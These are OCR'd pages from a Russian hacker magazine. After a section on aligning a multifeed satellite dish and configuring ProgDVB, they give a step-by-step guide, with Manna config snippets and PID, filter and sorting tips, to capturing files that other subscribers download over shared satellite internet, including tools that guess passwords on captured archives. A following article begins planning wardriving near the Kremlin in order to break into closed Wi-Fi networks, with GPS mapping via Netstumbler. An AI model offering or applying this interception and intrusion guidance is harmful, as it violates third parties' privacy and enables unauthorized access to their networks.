
Попробуем установить дополнительный конвертер. Чтобы не искать иголку в стоге сена, необходимо провести предварительные расчеты смещения дополнительного конвертера. Это можно сделать по формуле: A = F*sin(lal). Здесь A — это смещение, F — фокусное расстояние в случае прямофокусной антенны (такие антенны мы трогать не будем) и расстояние от конвертера до центра рефлектора в случае офсетной антенны, lal — модуль разности азимутов или углов возвышения. О том, что обозначают эти параметры, мы уже писали (не волнуйся, статья о настройке спутникового ТВ будет на диске). А выяснить их можно с помощью программы SATTV (www.ditel-telecom.ru/down/), SMWLink (www.smw.se/SMWLink.htm) или онлайн-калькулятором (www.igp.net/Antenna_Alignment/Index.php). Таким образом, мы получаем смещение (обращаю внимание, что это расстояние между центрами облучателей) по обоим осям. Но в какую сторону нужно смещать дополнительный конвертер?

Вспоминаем все то же правило: «Угол падения равен углу отражения». Из этого вытекает следующее. Сигнал, идущий от спутника, находящегося на геостационарной орбите правее (вернее сказать, западнее), сфокусируется левее от основной фокусной оси (если смотреть со стороны антенны) и, наоборот, сигнал, идущий от спутника, находящегося левее (восточнее), сфокусируется справа от основной фокусной оси. То же самое касается другой плоскости: для спутника, который выше на орбите, конвертер на планке мультифида будет ниже, и наоборот. Кроме этого, для каждого спутника все теми же средствами вычисляется (и, что еще лучше, наглядно отображается) угол поворота конвертера. Это тоже очень важно учитывать!

Несмотря на то, что параметры расположения антенны и конвертеров можно с некоторой точностью рассчитать, все эти данные следует брать лишь за приблизительные. Настройка все равно осуществляется по приборам методом перебора до тех пор, пока не будет достигнут максимальный сигнал. Соответственно за уровнем сигнала нужно следить. Это можно сделать либо с помощью специального девайса (Sat Finder), либо ресивера в связке с небольшим телевизором (все это добро придется вынести на крышу, но меня лично это мало смущает), либо компьютера и двух раций (как вариант, радиотелефоном с Intercom'ом). В последнем случае необходимо посадить терпеливого человека или, что лучше, использовать программу FastSatFinder (www.fastsatfinder.com). И тот, и другой будут орать тебе уровень сигнала, пока ты будешь крутить антенну на крыше (или где там она у тебя стоит?).

Лезем на крышу

Если тарелка монтирована к стене около окна или балкона, то на крышу лезть, естественно, не нужно. Но все-таки на крыше заниматься подобными делами намного безопаснее и удобнее, даже несмотря на то, что инструмент и все вспомогательные средства придется поднимать с собой. Уровень сигнала я отслеживал с помощью ресивера и телека (смотри скрины), поэтому мне потребовалось питание, и я прицельным выстрелом скидывал удлинитель себе в окно. Для начала я сделал тестовый двухметровый кабель с двумя F-коннекторами по одному на каждую сторону кабеля и прицепил его к текущему конвертору и



› Онлайн-калькулятор даст данные по настройке на спутник. Здесь: Sirius2




Арсенал настройщика антенн готов к работе. На самом деле можно обойтись радиотелефоном и оставленной рядом с колонками «базой».

ресиверу для того, чтобы оценить уровень сигнала. В случае, когда настройка осуществляется с помощью компьютера, необходимости в таком кабеле нет — тебе достаточно посмотреть показания программы FastSatFinder без каких-либо манипуляций с кабелями.

Так или иначе, убедившись, что сигнал достиг максимального уровня, затягиваем все болтовые соединения потуже и присоединяем крепление мультифида в соответствии с прилагаемой к нему инструкцией. Несмотря на то, что универсального рецепта, ввиду большого количества вариантов, я дать не могу, проблем возникнуть не должно. Новый конвертер будет правее и выше штатного облучателя из-за того, что Sirius на геостационарной орбите расположен на 5 градусов на

› Теперь понимаешь, почему мультифид в принципе возможен?



восток, а хотберд — на 13. После установки все будет выглядеть, как на фотографии. Для второго конвертера выставляем примерные смещения, высчитанные по формулам, и уровень поворота, определенного программами, после чего начинаем эксперименты. Медленно передвигай второй конвертер по разным осям, не забывая отслеживать уровень сигнала. Чтобы не пропустить спутник, я подключил к дополнительному конвертеру тестовый кабель, идущий до ресивера, а на самом ресивере выбрал спутник Sirius 2,3. Если у тебя в ресивере нет предустановок для данного спутника, то их придется забить вручную. Необходимые параметры (частота, символьная скорость и поляризация одного из транспондеров), как всегда, можно скачать с сайта www.lyngsat.com. Они же пригодятся, если настройка осуществляется через FastSatFinder, хотя в программе изначально забиты актуальные данные о каждом из спутников. Через 10-15 минут мучений и кропотливой настройки ты все-таки найдешь хоть какой-то сигнал. Далее — дело техники: как только добьешься максимального сигнала, закручивай шестеренки. Главное, чтобы уровень сигнала был не ниже 40%, иначе в плохую дождливую погоду о приеме придется забыть.

Теперь делаем 2 кабеля по полметра, на которые с обеих сторон наворачиваем F-разъемы. С одной стороны крепим кабели к конвертерам, с другой — к A и B входам дисека. Тот же кабель, что раньше шел к тарелке, подключаем к выходу переключения. Все. Мультифид настроен!


Комп — всему голова

Все, сигнал есть! Пора задать конфигурацию в ProgDVB. Если ты еще не установил эту суперскую программу, то рекомендую сделать это прямо сейчас. Дистрибутив ты найдешь на официальном сайте: www.progdvb.com, оттуда же для закачки доступны несколько полезных плагинов. Все, что от нас требуется после установки, — это настроить DiSEqC. Для этого переходи в меню «Настройки» (хотя проще нажать комбинацию клавиш «Alt + D») и в появившемся диалоговом окне выбери «1.0 or 2.0». Оба конвертера прописываются с помощью кнопки «Добавить конвертер». В появившемся после ее нажатия окне выбери тип конвертера — «Ku-band» (оба конвертора работают в Ku-диапазоне) и укажи нужный спутник в «Позиции». Оставив дефолтные значения в полях LOF1, Switch и LOF2, жми «Ok» и повторяй операцию для второго конвертера. Теперь остается только установить принцип определения сигнала в DiSEqC'е: поставь галочку около опции «By LBN» и смело закрывай окно. Настройка конвертеров закончена, так что переходим к сканированию каналов. Для этого залезай в меню «Список каналов -> Поиск каналов -> DiSEqC 1.0 or 2.0» и выбирай один из спутников. Если ты все сделал правильно, то результат не заставит тебя ждать: ProgDVB найдет телевизионные, радио- и цифровые каналы на каждом из спутников. А к этому мы и стремились.

Искусство фишинга

Поскольку обычная спутниковая антенна умеет только принимать данные и никак не передавать их, большинство спутниковых провайдеров используют асинхронные принципы работы. Для использования сатинета пользователю требуется так называемый обратный канал, по которому он передает запросы в датацентр (например, такие: «отправьте мне страницу www.xakep.ru»). Датацентр обрабатывает этот запрос и через транспондер спутника инжектирует нужную информацию в передаваемый поток. Как понимаешь, этот поток для всех одинаковый. Его нельзя разделить на отдельные составляющие и передавать их по конкретным координатам. Передается все, всем и сразу. Другое дело, что оборудование каждого абонента выбирает из потока данные, предназначенные конкретно ему. Но ведь никто не мешает обрабатывать все данные сразу!

Получается, что файлы, запрошенные одним пользователем, вполне успешно могут быть приняты и всеми остальными клиентами, настроенными на тот же транспондер и слушающими нужный цифровой поток (PID). Правда,





> Интерфейс Manna

не стоит забывать, что пользователь обычно закачивает файл в несколько потоков, а иногда даже с нескольких зеркал. И что еще хуже — в любой момент может приостановить закачку, чтобы когда-нибудь позже возобновить ее. Все это сильно усложняет и без того непростую задачу программ-грабберов, которые благодаря продуманным алгоритмам эффективно извлекают из спутникового потока ценные файлы, зачастую большого размера (фильмы, ISO с дистрибутивами ОС, музыку, большие архивы и т.д.). Одной из наиболее продвинутых разработок в этой области по праву считается программа SkyNet. В последнее время ее развитием занимается несколько человек, однако дела у ребят идут довольно вяло. Куда больших успехов добились ее многочисленные модификации. На сегодняшний день активно поддерживаются мод от K.TOD (http://viaccessfree.org/forum/showthread.php?t=23666) и DataSky (http://viaccessfree.org/forum/showthread.php?t=22558). Кроме этого, семимильными шагами развивается независимый проект Mannaproject (www.manna-project.net). Появившийся относительно недавно, он завоевал нехилую популярность. И на нем я, пожалуй, остановлюсь подробнее.

Манна небесная


Mannaproject — разработка со всех сторон привлекательная. Суди сам: работает с любыми DVB-картами, простая в настройке и использовании, да еще и грабит поток на ура! Экспериментальная версия приложения (другую не найдешь) доступна на официальном сайте — www.manna-project.net. Программа распространяется в виде архива, который следует распаковать в отдельную папку на NTFS-разделе (это очень важно). Сразу оговорюсь: Manna работает исключительно под Windows XP и требует никак не меньше 512 Мб оперативной памяти. Выполнение всех требований — это, пожалуй, самый сложный этап в настройке Manna. Дальше все пойдет как по маслу.

Для начала покажем Manna, с какой DVB-картой ей предстоит работать. За это отвечает параметр Device 0 в специальном файле-конфигурации manna.ini. Поскольку я использую SkyStar2, необходимо раскомментировать строку:


```
Device 0 sky.dll
```

Значения этого параметра для других карт ты найдешь в комментариях к самому файлу. Теперь организуем рыбалку с нужного нам интернет-провайдера: для это-

> Настройка переключателя в программе ProgDVB




> Интерфейс говорящей программы Fast SatFinder.





> Почему мультифид не часто делают на прямофокусных антеннах? Дело в том, что дополнительные конвертеры в таком случае создают тень-антенну и тем самым ухудшают прием, в том числе и на первый конвертер. А кому это нужно?



> На DVD-приложении к журналу собрана большая подборка необходимого софта, всевозможной информации и всего остального, что может потребоваться тебе для комфортной рыбалки.

INFO

> Программа Skynet также имеет мощную систему фильтрации, основанную на правилах regexp. Помочь в их составлении готова специальная утилита EasyRulesCreator (www.gs.ru/info/si/grab.html).

DANGER!

> Имей в виду, что величина улова сильно зависит от стабильности и производительности твоего компьютера, а также уровня сигнала со спутника. С доисторическим компьютером, да еще и 60-сантиметровой тарелкой идти рыбачить вряд ли будет хорошей идеей.



го в текстовом редакторе отроем конфиг providers.ini. В файле уже включены описания некоторых провов, и, чтобы активировать один из них, достаточно раскомментировать (убрать в начале строки символы //) опцию default. Если нужного описания в конфиге ты не найдешь — не огорчайся. Добавим его сами. Например, так:

```
provider SatGate Sirius 5e
diseqc none
tuner 11919 H 27283 auto ku power
pid any
rules <none>
default
```


Самое сложное здесь — параметр tuner. Его значение я взял с сайта www.lyngstat.com. С помощью поля diseqc конфигурирует работу программы с переключателем. Дефолтное значение none подразумевает, что дисек использоваться не будет, но в нашем случае это неправильно. Значение параметра необходимо заменить следующим образом:


```
level 1.0 AA // 1-й вход
level 1.0 BA // 2-й вход — Выбираем это, так как Sirius конвертер мы поставили на второй вход!
level 1.0 AB // 3-й вход
level 1.0 BB // 4-й вход
```

Далее сам запуск. Помнится, когда я только начинал экспериментировать с Manna, запустить ее с первого раза не удалось. Виной тому — древние драйвера, которые я доселе без проблем использовал на протяжении долгого времени. Однако программе они чем-то не понравились, и она заработала лишь после установки обновленного варианта. Да, помучился, но зато как я обрадовался, когда прога все-таки заработала. Я не буду расписывать всю прелесть и удобство интерфейса: ты и без моих комментариев все увидишь на скриншоте. Все перехваченные потоки здесь как на ладони. Заметил что-нибудь важное? В таком случае не поленись увеличить стандартное значение таймаута, чтобы не упустить ценный файл, если пользователь решит поставить закачку на паузу. Благо все это делается одним кликом мыши.

Понятно, что перехватывать все файлы подряд — настоящее безумие. Поэтому важным аспектом работы Manna является продуманная система фильтрации. Фильтры действуют в соответствие с правилами (рулесами), описанными в отдельном конфигурационном файле, который задается для каждого конкретного транспондера параметром rules (смотри выше providers.ini). В поставке с программой есть примерный конфиг (filters.ini) с подробными комментариями, которые помогут тебе разобраться со всеми нюансами составления фильтров. Впрочем, на специализированных форумах типа http://viaccessfree.org/forum/ и www.forum.alyno.ru пользователи нередко делятся своими наработками. Тебе достаточно проштудировать архив.

Граббинг файлов производится с указанных в providers.ini PID'ов (потоков с данными). Если в качестве значения опции pid установлено значение any, то Manna начнет обрабатывать все пиды сразу. Все это, скорее всего, приведет к тому, что производительности компьютера не хватит для корректной работы, и файлы один за другим начнут биться, а ты попросту останешься с носом. По этой причине рекомендую указать активные PID'ы вручную. Благо выяснить их несложно. Во-первых, они частенько обсуждаются на уже упомянутых форумах. А во-вторых, никто не мешает тебе вычислить их самому с помощью так называемого PidScanner'a (www.progdvb.com/plugins.htm) — плагина, который без проблем подключается к уже установленной ProgDVB.



Самый простой переключатель DiSEqC



СОРТИРОВКА ФАЙЛОВ

Если всерьез решил заняться рыбалкой, то будь готов к ежедневной работе по разбору всего того барахла, которое перехватит файл-граббер. И хотя жесткие правила фильтрации, а также полезные функции той же Manna позволяют отсеять большую часть мусора, справиться с каждодневной помойкой тебе будет нелегко. Сэкономить массу времени, нервов и сил позволят программы для автоматической сортировки — я не мог о них не упомянуть. Во-первых, это Smart Sorter (viaccessfree.org/forum/showthread.php?p=232473), предназначенная для сортировки награбленных архивов RAR по определенным директориям с переименованием и подбором паролей (для многотомных и обычных архивов). Программа работает в текстовом режиме, так что ее легко можно использовать вкупе с планировщиком.

Другая полезная тулза — это Crystal Sorter (viaccessfree.org/forum/showthread.php?t=24128). Система плагинов позволяет до бесконечности наращивать ее функциональность, но даже в стандартной сборке она автоматически переименовывает MP3-файлы, используя инфу из IDv1- и IDv2- тэгов, раскидывает файлы по каталогам, названным текущей датой, удаляет музыку по заданным критериям (моно, низкий битрейт, исполнитель — в черном списке). Кроме этого, Crystal Sorter удаляет все дубликаты и постоянно обновляет свою хэш-базу. Нужна она для того, чтобы тебе повторно не попадались файлы, с которыми ты имел дело давно.



АНДРЕЙ КОМАРОВ АКА SKVOZNOY
/ ADMIN@CUP.SU /

Атака на Кремль, или воздушный беспредел

КАК ПОДРУЖИТЬ GPS С WI-FI МОДУЛЕМ И ВЗЛОМАТЬ БЕСПРОВОДНУЮ СЕТЬ

ЗНАКОМСТВО С БЕСПРОВОДНЫМИ СЕТЯМИ ОБЫЧНО ПОХОЖЕ НА ДЕТСКИЕ ШАЛОСТИ. СНАЧАЛА ДОСТУП В СЕТЬ ИЗ ЛЮБОЙ ТОЧКИ ДОМА И ОФИСА ВСЯЧЕСКИ ЗАБАВЛЯЕТ И РАДУЕТ, НО СО ВРЕМЕНЕМ ИНТЕРЕС НАЧИНАЕТ УГАСАТЬ. ТЫ ПРИВЫКАЕШЬ. НО ВОТ ЕСЛИ КОПНУТЬ ГЛУБЖЕ И НЕМНОГО ПОЭКСПЕРИМЕНТИРОВАТЬ... ВООРУЖИТЬСЯ НОУТОМ, ПРИКРУТИТЬ К НЕМУ GPS-МОДУЛЬ И САМОСТОЯТЕЛЬНО СОСТАВИТЬ КАРТУ БЕСПРОВОДНЫХ СЕТЕЙ, КАК ТЕБЕ ИДЕЯ? ИЛИ ВООБЩЕ — ПОПРОБОВАТЬ ВЗЛОМАТЬ КАКОЙ-НИБУДЬ ОФИС. НЕ ИЗ ДОМА, А ПРЯМО С УЛИЦЫ. ДЕЛАТЬ ЭТО У ВСЕХ НА ГЛАЗАХ, И ПРИ ЭТОМ НИКТО ДАЖЕ НЕ ЗАПОДОЗРИТ НЕЛАДНОЕ. ВОТ ЭТО НАСТОЯЩИЙ АДРЕНАЛИН, КАЙФ — НЕ ТО ЧТО КАКОЙ-ТО ТАМ ВЕБ-ХАКИНГ.

Забегая вперед, скажу, что занесло меня как-то в Кремль. Естественно, не случайно — мне жутко хотелось посмотреть, что же хранят в себе точки доступа рядом с кремлевскими елочками. Подобные фокусы порой возможно выполнить один раз, поэтому очень важно было зафиксировать месторасположение AP'шек (Access Point, точка доступа). Составить полноценную карту можно с помощью глобальной системы позиционирования, но для этого понадобится GPS-приемник. Например, GlobalSat BU-303 USB на чипсете SiRF StarIIe/LP ($85), который я использую и полностью им доволен. Девайс обеспечивает высокую скорость и достаточную точность определения координат, при этом обладает почти минимальным «холодным стартом», равным всего 45 секундам. Это очень хороший показатель, поскольку при первом включении GPS-приемник не может сразу определить месторасположение и выполняет ряд действий (посылка сигналов на спутники системы, прием и обработка информации и т.д.), чтобы сориентироваться на местности.

Ноутбук Alienware NP9860, который всегда при мне, за счет своей компактности также является идеальным инструментом для вардрайвинга. Если ты используешь винду, что наиболее вероятно, не будет лишним пригласить приятеля с ноутбуком на базе другой системы. В ходе боевых действий нам понадобятся такие никсовые тулзы, для которых портов и аналогов для винды пока не существует. Важно заранее позаботься о совместимости Wi-Fi карты с операционкой, как это сделал мой друг t1g3r, использующий в качестве беспроводного адаптера Intersil PRISM2, совместимый с Linux и всеми необходимыми программами.

Где же ты, моя звезда?

Безопасность сетей на базе стандартов 802.11 оставляет желать лучшего, вместе с тем популярность WLAN все растет и растет. В центре Москвы беспроводные услуги предоставляются почти на каждом углу. Только по официальной информации в столице находится свыше двухсот точек доступа, и это не предел. Однако сканирование города мы оставим вардрайверам — экспериментаторам на колесах. А сами мы устроим рейд до кремлевских стен пешком, то есть займемся так называемым Warwalking — искусством поиска беспроводных сетей на своих двоих. В качестве объекта для изучения мы выбрали Охотный ряд, самый центр Москвы. Наша цель — это, конечно, закрытые сети, однако сканировать будем и публичные точки доступа. По отмеченным на карте хотспотам легко можно визуально анализировать месторасположение и дистанцию между ними.

Как уже было сказано, информация об обнаруженных точках доступа будет нанесена на электронную карту, которую в дальнейшем можно легко отконвертировать в один из


графических форматов. Правда, для этого понадобится несколько программных инструментов.

Вопрос о выборе сканера беспроводных сетей не стоял. В наших целях наиболее удобно будет использовать Netstumbler (www.netstumbler.com), который не только эффективно анализирует эфир, но еще и совместим с GPS-приемниками. Поэтому в информации о каждой обнаруженной точке доступа будет содержаться информация о ее долготе и широте. Собственно от сканера нам нужны логи, которые Netstumbler сохраняет в особом формате .NS1. Отобразить точки на карте (а это следующий этап) можно различными средствами. Сначала рассмотрим случай с использованием софта для GPS-навигации:

- Microsoft Mappoint Europe (www.microsoft.com/mappoint/2004/europe.mspx). Это картографический продукт, который отлично интегрируется с GPS-устройствами (в любой момент отображает твое территориальное положение), включает в себя карту Москвы и при этом совместим со сканером Netstumbler. Вообще, подобная совместимость играет важную роль и является огромным плюсом. Отчет о сканировании беспроводной сети можно импортировать не в каждую программу. В некоторых случаях спасут специальные скрипты, позволяющие преобразовать насканенные логи. Как, например, с программой MapSource MPS, для которой тебе потребуется заюзать вспомогательный конвертер NS1 to MapSource converter (http://terenin.com/nets2mps.zip).

Но подобных инструментов может и не быть! Возвращаясь к Mappoint, хочу отметить идущую в комплекте утилиту Microsoft Location Finder, позволяющую отследить свое месторасположение даже без использования GPS. Прога показывает положение пользователя на карте, ориентируясь по находящимся рядом с ним точкам доступа Wi-Fi: найденные в эфире MAC-адреса базовых станций сверяются с базой данных, и в итоге пользователь узнает о своем местонахождении с точностью примерно 15–50 м. В качестве карты используется онлайн-сервис Microsoft — MSN Virtual Earth (http://local.live.com/), являющийся полным аналогом Google Earth.

- Microsoft Streets Trips (www.microsoft.com/streets/) является идеальным ПО для автолюбителей (в том числе и вардрайверов), так как заточена для визуально удобного ориентирования на местности. Более того, существует поддержка голосового сопровождения. Для импортирования отчета сканера необходимо использовать StreetStumbler 2004 RC4.6 (http://home.adelphia.net/~kg4ixs/ss2004), программа преобразует полученный NS —файл — и информация о найденных сканером точках будет визуально отображена на карте.

